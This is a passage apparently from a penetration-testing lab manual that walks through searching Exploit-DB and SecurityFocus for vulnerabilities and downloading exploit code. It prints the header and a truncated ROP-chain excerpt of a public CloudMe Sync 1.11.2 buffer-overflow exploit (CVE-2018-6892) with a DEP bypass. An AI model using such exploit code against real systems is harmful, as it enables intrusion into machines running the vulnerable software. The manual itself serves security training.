Figure 1.3.4: List of vulnerabilities

7. Detailed information regarding the selected vulnerability such as CVE ID, author, type, platform, and published data is displayed, as shown in the screenshot.

8. You can click on the download icon (⬇)in the **Exploit** section to download the exploit code.


CloudMe Sync 1.11.2 Buffer Overflow - WoW64 (DEP Bypass)

EDB-ID: 46250

CVE: 2018-6892

EDB Verified: ✗

Author: MATTEO MALVICA

Type: REMOTE

Exploit: ⬇ / {}

Platform: WINDOWS_X86-64

Date: 2019-01-28

Vulnerable App: ■

Become a Certified Penetration Tester
Enroll in Penetration Testing with Kali Linux , the course required to become an Offensive Security Certified Professional (OSCP)
GET CERTIFIED


```
# Exploit Title: CloudMe Sync v1.11.2 Buffer Overflow - WoW64 - (DEP Bypass)
# Date: 24.01.2019
# Exploit Author: Matteo Malvica
# Vendor Homepage:https://www.cloudme.com/en
# Software: https://www.cloudme.com/downloads/CloudMe_1112.exe
# Category: Remote
# Contact:https://twitter.com/matteomalvica
# Version: CloudMe Sync 1.11.2
# Tested on: Windows 7 SP1 x64
# CVE-2018-6892
```

Figure 1.3.5: Vulnerability information

9. The **Opening file** pop-up appears; select the **Save File** radio button and click **OK** to download the exploit file.

10. Navigate to the downloaded location (here, **Downloads**), right-click the saved file, and select **Edit with Notepad++**.

11. A **Notepad++** file appears, displaying the exploit code, as shown in the screenshot.


C:\Users\Admin\Downloads\46250.py - Notepad++
File
Edit
Search
View
Encoding
Language
Settings
Tools
Macro
Run
Plugins
Window
?
46250.py
Pyth length : 3,692 lines : 86
Ln : 1 Col : 1 Sel : 0 | 0
Windows (CR LF)
UTF-8
INS

```python
# Exploit Title: CloudMe Sync v1.11.2 Buffer Overflow - WoW64 - (DEP Bypass)
# Date: 24.01.2019
# Exploit Author: Matteo Malvica
# Vendor Homepage:https://www.cloudme.com/en
# Software: https://www.cloudme.com/downloads/CloudMe_1112.exe
# Category: Remote
# Contact:https://twitter.com/matteomalvica
# Version: CloudMe Sync 1.11.2
# Tested on: Windows 7 SP1 x64
# CVE-2018-6892
# Ported to WoW64 from https://www.exploit-db.com/exploits/46218

import socket
import struct

def create_rop_chain():
    # rop chain generated with mona.py - www.corelan.be
        rop_gadgets = [
        0x61ba8b5e,  # POP EAX # RETN [Qt5Gui.dll]
        0x690398a8,  # ptr to &VirtualProtect() [IAT Qt5Core.dll]
        0x61bdd7f5,  # MOV EAX,DWORD PTR DS:[EAX] # RETN [Qt5Gui.dll]
        0x68aef542,  # XCHG EAX,ESI # RETN [Qt5Core.dll]
        0x68bfe66b,  # POP EBP # RETN [Qt5Core.dll]
        0x68f82223,  # & jmp esp [Qt5Core.dll]
        0x6d9f7736,  # POP EDX # RETN [Qt5Sql.dll]
        0xfffffdff,  # Value to negate, will become 0x00000201
        0x6eb47092,  # NEG EDX # RETN [libgcc_s_dw2-1.dll]
        0x61e870e0,  # POP EBX # RETN [Qt5Gui.dll]
        0xffffffff,  #
        0x6204f463,  # INC EBX # RETN [Qt5Gui.dll]
        0x68f8063c,  # ADD EBX,EDX # ADD AL,0A # RETN [Qt5Core.dll]
        0x61ec44ae,  # POP EDX # RETN [Qt5Gui.dll]
        0xffffffc0,  # Value to negate, will become 0x00000040
        0x6eb47092,  # NEG EDX # RETN [libgcc_s_dw2-1.dll]
```

Figure 1.3.6: Exploit code

12. This exploit code can further be used to exploit vulnerabilities in the target system.

TASK 3.2


Finding Vulnerabilities on SecurityFocus

13. Close the web browser.

14. Similarly, you can search vulnerabilities and download their exploit from the **SecurityFocus** website.

15. Open any web browser (here, **Mozilla Firefox**) and navigate to **https://www.securityfocus.com**.

16. The **SecurityFocus** website appears. Click the **Search all vulnerabilities** link at the bottom of the page to search vulnerabilities by CVE number or by vender, title, or version.


SecurityFocus
https://www.securityfocus.com
90%
SecurityFocus™
About
Contact
Symantec Connect
A technical community for Symantec customers, end-users, developers, and partners.
Join the conversation ›

Vulnerabilities

Jenkins Credentials Binding Plugin CVE-2019-1010241 Information Disclosure Vulnerability
2019-07-26
http://www.securityfocus.com/bid/109320

Qualcomm Components CVE-2019-2307 Integer Underflow Vulnerability
2019-07-26
http://www.securityfocus.com/bid/109383

LibreOffice Remote Code Execution and Unauthorized Access Vulnerabilities
2019-07-26
http://www.securityfocus.com/bid/109374

KDE KAuth CVE-2017-8422 Local Privilege Escalation Vulnerability
2019-07-25
http://www.securityfocus.com/bid/98412

FreeBSD CVE-2019-5604 Out of Bounds Read Denial of Service Vulnerability
2019-07-25
http://www.securityfocus.com/bid/109369

Exim CVE-2019-13917 Privilege Escalation Vulnerability
2019-07-24
http://www.securityfocus.com/bid/109338

Libdwarf CVE-2019-14249 Remote Denial Of Service Vulnerability
2019-07-24
http://www.securityfocus.com/bid/109380

McAfee Data Loss Prevention Endpoint for Windows Multiple Local Security Vulnerabilities
2019-07-24
http://www.securityfocus.com/bid/109377

Drupal SA-CONTRIB-2019-059 Access Bypass Vulnerability
2019-07-24
http://www.securityfocus.com/bid/109372

Drupal Existing Values Autocomplete Widget Module Access Bypass Vulnerability
2019-07-24
http://www.securityfocus.com/bid/109371


» Search all vulnerabilities

Bugtraq Mailing List
Please check the box to subscribe to or unsubscribe from Bugtraq.

Email address:

Figure 1.3.7: SecurityFocus website

17. A new webpage displaying a list of vulnerabilities appears. Click on any vulnerability available on the site and look at the data about the exploit. The area to focus on is the exploit section, accessed by clicking on the **exploit** tab of the vulnerability.


LibreOffice Remote Code Exec
https://www.securityfoc
SecurityFocus™
Symantec Connect
A technical community for Symantec customers, end-users, developers, and partners.
Join the conversation ›
info
discussion
exploit
solution
references


LibreOffice Remote Code Execution and Unauthorized Access Vulnerabilities

